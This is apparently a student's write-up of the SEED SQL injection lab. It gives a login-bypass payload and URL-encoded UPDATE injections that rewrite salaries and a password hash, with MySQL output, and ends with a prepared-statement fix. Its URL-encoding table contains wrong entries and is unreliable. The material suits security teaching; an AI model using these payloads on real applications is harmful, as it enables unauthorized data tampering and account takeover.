Experiment Report

Name	吴彬睿	Student ID	3180200084
Exp. Title	SQL Injection Attack Lab	Exp. Date	2019/5/14

一、Basic Principles (原理简述)


SQL 注入是一种代码注入技术，它利用了 Web 之间接口中的漏洞应用和数据库服务器。未正确检查用户输入时存在漏洞在发送到后端数据库服务器之前的 Web 应用程序中。许多 Web 应用程序从用户那里获取输入，然后使用这些输入来构造 SQL 查询，因此他们可以从数据库中获取信息。 Web 应用程序还使用 SQL 查询来存储信息数据库。这些是 Web 应用程序开发中的常见做法。当 SQL 查询时没有仔细构造，可能会发生 SQL 注入漏洞。 SQL 注入是最常见的之一攻击 Web 应用程序。

在本实验中，我们创建了一个易受 SQL 注入攻击的 Web 应用程序。我们的网站应用程序包括许多 Web 开发人员的常见错误。学生的目标是找到方法利用 SQL 注入漏洞，展示攻击可以实现的破坏，以及掌握可以帮助抵御此类攻击的技术。本实验包含以下主题：

- SQL 语句：SELECT 和 UPDATE 语句
- SQL 注入
- 准备好的声明


二、Step-by-Step Procedure (实验步骤)

(一) Get Familiar with SQL Statements :



(二) SQL Injection Attack on SELECT Statement :

(二-1) SQL Injection Attack from webpage :



Username: Admin’ ;#

Password:

(二-2) SQL Injection Attack from command line :

URL: www.seedlabsqlinjection/unsafe_home.php?username=Alice%27%3b%23

%27 = ‘

%3b = ;

%23 = #

Report due Mon 11:59pm to MobileSecurity2014@163.com. You can write in either English or Chinese. Document naming convention: ExperimentDate- ChineseName-StudentID, e.g., 2014-11-24-张三-123456789.

URL 编码表:

.	%2E	S	53%	s	73%	Å	%C5	è	%E8	
/	%2F	T	54%	t	74%	Æ	%C6	é	%E9	
0	30%	U	55%	u	75%	Ç	%C7	ê	%EA	
1	31%	V	56%	v	76%	È	%C8	ë	%EB	
2	32%	W	57%	w	77%	É	%C9	ì	%EC	
3	33%	X	58%	x	78%	Ê	%CA	í	%ED	
4	34%	Y	59%	y	79%	Ë	%CB	î	%EE	
5	35%	Z	%5A	z	%7A	Ì	%CC	ï	%EF	
6	36%							ð	%F0	
7	37%	?	%3F	{	%7B	Í	%CD	ñ	%F1	
8	38%	@	40%	|	%7C	Î	%CE	ò	%F2	
9	39%	[	%5B	}	%7D	Ï	%CF	ó	%F3	
:	%3A	\	%5C	~	%7E	Ð	%D0	ô	%F4	
;	%3B	]	%5D	¢	%A2	Ñ	%D1	õ	%F5	
<	%3C	^	%5E	£	%A3	Ò	%D2	ö	%F6	
=	%3D	_	%5F	¥	%A5	Ó	%D3	÷	%F7	
>	%3E	`	60%	|	%A6	Ô	%D4	ø	%F8	
								ù	%F9	

URL 快速编码网站:

http://www.convertstring.com/zh_TW/EncodeDecode/UrlEncode

(二-3) Append a new SQL statement :

SQL statements :

(1) Select id, name, eid, salary, birth, ssn, address, email, nickname, Password FROM credential WHERE name= ' Alice' ;


(2) Use Users;

(3) Delete from credential where name=' Ted' ; #

Report due Mon 11:59pm to MobileSecurity2014@163.com. You can write in either English or Chinese. Document naming convention: ExperimentDate- ChineseName-StudentID, e.g., 2014-11-24-张三-123456789.

(三) SQL Injection Attack on UPDATE Statement：

(三-1) Modify your own salary:




URL 编码:

http://www.seedlabsqlinjection.com/unsafe_edit_backend.php?NickName=handsome%27%2csalary%3d9999999+where+Name%3d%27Alice%27%3b%23

SQL statement:

NickName=handsome',salary=9999999 where Name='Alice';#

(三-2) Modify other peoples salary:



URL 编码：

http://www.seedlabsqlinjection.com/unsafe_edit_backend.php?NickName='%2csalary%3d1+where+Name%3d'Boby'%3b%23

SQL statement：


NickName=’,salary=1 where Name=’Boby’;#

(三-3) Modify other peoples password:

(1) SHA1 online 把密码生成一个 SHA1 码：

http://www.sha1-online.com/

(2) 用 SQL 语法，跟改帐户密码:



URL 编码：


http://www.seedlabsqlinjection.com/unsafe_edit_backend.php?NickName=%27%2cPassword%3d%27637d1f5c6e6d1be22ed907eb3d223d858ca396d8%27+where+Name%3d%27Boby%27%3b%23

SQL statement:

NickName=’,Password='637d1f5c6e6d1be22ed907eb3d223d858ca396d8' where Name=’Boby’;#

Report due Mon 11:59pm to MobileSecurity2014@163.com. You can write in either English or Chinese. Document naming convention: ExperimentDate- ChineseName-StudentID, e.g., 2014-11-24-张三-123456789.

(四) Countermeasure – Prepared Statement :



URL 编码:


http://www.seedlabsqlinjection.com/safe_edit_backend.php?NickName=ABC'%2csalary%3d9999999+where+Name%3d'Alice'%3b%23

SQL statement:

NickName=ABC' ,salary=9999999 where Name=' Alice' ;#

三、Results and Analysis (结果与分析)

(一) Get Familiar with SQL Statements :




```
mysql> show tables;
+------------------+
| Tables_in_Users  |
+------------------+
| credential       |
+------------------+
1 row in set (0.00 sec)
```

显示 Users database 里头的所有 table，目前 Users database 里面只有一个 table:credential。

(二) SQL Injection Attack on SELECT Statement :

(二-1) SQL Injection Attack from webpage :



成功登入了，URL 显示的是


www.seedlabsqlinjection.com/unsafe_home.php?username=Admin' %3B%23&Password=

%3B 是 ; 符号

%23 是 # 符号

Report due Mon 11:59pm to MobileSecurity2014@163.com. You can write in either English or Chinese. Document naming convention: ExperimentDate- ChineseName-StudentID, e.g., 2014-11-24-张三-123456789.

(二-2) SQL Injection Attack from command line :



有成功的登入并回传 Alice 的所有资讯。

Alice:


Employ ID : 10000

Salary : 20000

Birth : 9/20

SSN : 10211002

(二-3) Append a new SQL statement :



Not working,应该是 php 不支援一次多个 SQL statements。

Report due Mon 11:59pm to MobileSecurity2014@163.com. You can write in either English or Chinese. Document naming convention: ExperimentDate- ChineseName-StudentID, e.g., 2014-11-24-张三-123456789.

(三) SQL Injection Attack on UPDATE Statement :

(三-1) Modify your own salary:

```
mysql> select * from credential;
+----+-------+------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------------------------------+
| ID | Name  | EID  | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                                         |
+----+-------+------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------------------------------+
|  1 | Alice | 10000 | 9999999 | 9/20  | 10211002 |             |         |       | handsome | fdbe918bdae83000aa54747fc95fe0470fff4976                         |
|  2 | Boby  | 20000 |   30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4                         |
|  3 | Ryan  | 30000 |   50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef                         |
|  4 | Samy  | 40000 |   90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af                         |
|  6 | Admin | 99999 |  400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0                         |
+----+-------+------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------------------------------+
5 rows in set (0.00 sec)

mysql>
```

(三-2) Modify other peoples salary:

```
mysql> select * from credential;
+----+-------+------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------------------------------+
| ID | Name  | EID  | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                                         |
+----+-------+------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------------------------------+
|  1 | Alice | 10000 | 9999999 | 9/20  | 10211002 |             |         |       | handsome | fdbe918bdae83000aa54747fc95fe0470fff4976                         |
|  2 | Boby  | 20000 |       1 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4                         |
|  3 | Ryan  | 30000 |   50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef                         |
|  4 | Samy  | 40000 |   90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af                         |
|  6 | Admin | 99999 |  400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0                         |
+----+-------+------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------------------------------+
5 rows in set (0.00 sec)

mysql>
```

(三-3) Modify other peoples password:

(1) 原本的 Password Hash:

```
mysql> select * from credential;
+----+-------+------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------------------------------+
| ID | Name  | EID  | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                                         |
+----+-------+------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------------------------------+
|  1 | Alice | 10000 | 9999999 | 9/20  | 10211002 |             |         |       | handsome | fdbe918bdae83000aa54747fc95fe0470fff4976                         |
|  2 | Boby  | 20000 |       1 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4                         |
|  3 | Ryan  | 30000 |   50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef                         |
|  4 | Samy  | 40000 |   90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af                         |
|  6 | Admin | 99999 |  400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0                         |
+----+-------+------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------------------------------+
5 rows in set (0.00 sec)
```

(2) 更改过后的 Password Hash:

```
mysql> select * from credential;
+----+-------+------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------------------------------+
| ID | Name  | EID  | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                                         |
+----+-------+------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------------------------------+
|  1 | Alice | 10000 | 9999999 | 9/20  | 10211002 |             |         |       | handsome | fdbe918bdae83000aa54747fc95fe0470fff4976                         |
|  2 | Boby  | 20000 |       1 | 4/20  | 10213352 |             |         |       |          | 637d1f5c6e6d1be22ed907eb3d223d858ca396d8                         |
|  3 | Ryan  | 30000 |   50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef                         |
|  4 | Samy  | 40000 |   90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af                         |
|  6 | Admin | 99999 |  400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0                         |
+----+-------+------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------------------------------+
5 rows in set (0.00 sec)

mysql>
```

(四) Countermeasure – Prepared Statement :

```
mysql> select * from credential;
+----+-------+------+--------+-------+----------+-------------+---------+-------+-----------+------------------------------------------------------------------+
| ID | Name  | EID  | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName  | Password                                                         |
+----+-------+------+--------+-------+----------+-------------+---------+-------+-----------+------------------------------------------------------------------+
|  1 | Alice | 10000 | 9999999 | 9/20  | 10211002 |             |         |       | handsaaome | fdbe918bdae83000aa54747fc95fe0470fff4976                         |
|  2 | Boby  | 20000 |       1 | 4/20  | 10213352 |             |         |       |           | 637d1f5c6e6d1be22ed907eb3d223d858ca396d8                         |
|  3 | Ryan  | 30000 |   50000 | 4/10  | 98993524 |             |         |       |           | a3c50276cb120637cca669eb38fb9928b017e9ef                         |
|  4 | Samy  | 40000 |   90000 | 1/11  | 32193525 |             |         |       |           | 995b8b8c183f349b3cab0ae7fccd39133508d2af                         |
|  6 | Admin | 99999 |  400000 | 3/5   | 43254314 |             |         |       |           | a5bdf35a1df4ea895905f6f6618e83951a6effc0                         |
+----+-------+------+--------+-------+----------+-------------+---------+-------+-----------+------------------------------------------------------------------+
5 rows in set (0.00 sec)

mysql>
```

结果发现 Alice 的 NickName 没有成功被改成 ABC，代表这样的方法是安全的，没有 SQL 注入的漏洞。

Report due Mon 11:59pm to MobileSecurity2014@163.com. You can write in either English or Chinese. Document naming convention: ExperimentDate- ChineseName-StudentID, e.g., 2014-11-24-张三-123456789.